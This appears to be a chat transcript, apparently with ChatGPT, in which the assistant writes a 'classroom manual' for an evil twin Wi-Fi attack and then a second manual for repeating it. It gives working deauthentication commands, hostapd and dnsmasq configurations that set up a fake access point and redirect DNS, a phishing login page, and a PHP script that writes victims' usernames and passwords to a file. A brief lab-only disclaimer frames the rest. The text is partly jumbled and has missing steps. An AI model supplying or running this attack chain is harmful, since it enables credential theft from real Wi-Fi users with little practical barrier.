Classroom Manual: Evil Twin Wi-Fi Attack (Educational Lab)

Important Disclaimer (Tell Students First):

This demo must only be performed in a controlled lab. Never try this on real networks. The purpose is to understand attacker techniques so we can design better defenses.

Lab Requirements

Hardware

Attacker Machine: Kali Linux (with root access)

Wi-Fi Adapter: ALFA AWUS1900 (supports monitor mode + AP mode)

Victim Device: A smartphone / laptop with Wi-Fi

Software (on Kali)


sudo apt update

sudo apt install hostapd dnsmasq apache2 aircrack-ng

Step 1: Identify Your Adapter

Plug in ALFA adapter.

Run:



```
Jam clients (force disconnect):
sudo aireplay-ng --deauth 10 -a <BSSID> wlan0
 This sends deauth frames \rightarrow victim disconnects.
 Step 3: Create the Evil Twin AP
3.1 Configure hostapd
Create /etc/hostapd/hostapd.conf:
interface=wlan0
driver=nl80211
ssid=MyFreeWiFi # Fake Wi-Fi name (same as victim's if you want to mimic)
hw_mode=g
channel=6
Start the fake AP:
sudo hostapd /etc/hostapd/hostapd.conf
 Step 4: Redirect Victim's Traffic
```

4.1 Configure DHCP + DNS (dnsmasq)

Edit /etc/dnsmasq.conf:

interface=wlan0

dhcp-range=192.168.10.10,192.168.10.100,12h

dhcp-option=3,192.168.10.1

dhcp-option=6,192.168.10.1

address=/#/192.168.10.1

Assign IP to interface:

sudo ifconfig wlan0 192.168.10.1/24 up

Run dnsmasq:

sudo dnsmasq -C /etc/dnsmasq.conf -d

Step 5: Fake Login Page Setup

5.1 Start Apache

sudo systemctl start apache2

5.2 Replace the default page

Create /var/www/html/index.html:

<!DOCTYPE html>

```
<html>
<head>
 <title>Wi-Fi Login Portal</title>
 <style>
  body { font-family: Arial; text-align: center; margin-top: 100px; }
  .box { border: 1px solid #ccc; padding: 20px; display: inline-block; }
  input { margin: 10px; padding: 8px; width: 200px; }
  button { padding: 10px 20px; background: blue; color: white; border: none; }
 </style>
</head>
<body>
 <div class="box">
  <h2>Login to Access Wi-Fi</h2>
  <form method="POST" action="login.php">
   <input type="text" name="username" placeholder="Username"
required><br>
   <input type="password" name="password" placeholder="Password"
required><br>
   <button type="submit">Login</button>
  </form>
 </div>
</body>
</html>
5.3 Capture Credentials
```

Create /var/www/html/login.php:

```
<?php
file_put_contents("creds.txt", "User: " . $_POST['username'] . " Pass: " .
$_POST['password'] . "\n", FILE_APPEND);
echo "<h1>Thanks! Connecting...</h1>Please wait while internet access is
granted.";
?>
Now credentials will be stored in /var/www/html/creds.txt.
 Step 6: Victim's Experience
Victim's device gets disconnected (due to deauth).
Sees your fake Wi-Fi with same name (SSID).
Connects to it.
Any webpage they open redirects to your fake login portal.
If they enter details \rightarrow saved in creds.txt.
 Step 7: Cleanup
After demo:
```

sudo systemctl stop apache2 sudo pkill dnsmasq sudo pkill hostapd sudo airmon-ng stop wlan0 sudo systemctl restart NetworkManager ✓ What Students Learn How deauthentication forces victims to disconnect. How attackers clone SSIDs to trick users. How DNS redirection forces all traffic to attacker. Why using untrusted Wi-Fi is risky. Do you want me to also include a defense section (how victims can detect & protect themselves from Evil Twin) so students understand prevention, not just attack? You said: i see that this is the manual to perform the 1st time....give manual to repeat the attack ChatGPT said: Got it ≪

The previous manual was first-time setup (installing tools, configuring hostapd, dnsmasq, Apache, making fake portal etc.).

Now I'll give you a Repeat Attack Manual — meaning:

Next time, you don't have to redo all configs, just restart services in the right order.

Classroom Manual: Repeating the Evil Twin Attack

Reminder to Students: Only run this in lab. This is for educational defense training.

Pre-Check

Ensure ALFA adapter is plugged in.

Ensure hostapd.conf, dnsmasq.conf, and fake portal (index.html, login.php) are still saved.

Clear old processes (important before restarting attack):


sudo pkill hostapd
sudo pkill dnsmasq
sudo systemctl stop apache2
sudo systemctl restart NetworkManager

Step 1: Put Adapter in Monitor Mode sudo ip link set wlan0 down sudo iw dev wlan0 set type monitor sudo ip link set wlan0 up Step 2: (Optional) Deauth Victim from Legit Wi-Fi Find BSSID & channel again if needed: sudo airodump-ng wlan0 Kick victim: sudo aireplay-ng --deauth 10 -a <BSSID> wlan0 Step 3: Launch Fake AP (hostapd) sudo hostapd /etc/hostapd/hostapd.conf (This will run until you stop it. In new terminal, do next steps.) Step 4: Launch DHCP + DNS (dnsmasq)

Assign IP to attacker AP:

sudo ifconfig wlan0 192.168.10.1/24 up

Start dnsmasq:



```
Step 7: Cleanup (after demo)
sudo systemctl stop apache2
sudo pkill dnsmasq
sudo pkill hostapd
sudo airmon-ng stop wlan0
sudo systemctl restart NetworkManager
First-time manual is setup (configs, fake portal creation).
Repeat manual is just restarting services in sequence:
Adapter → Monitor Mode
Deauth (optional)
Hostapd (AP)
Dnsmasq (DHCP/DNS redirect)
```

Apache (fake login page)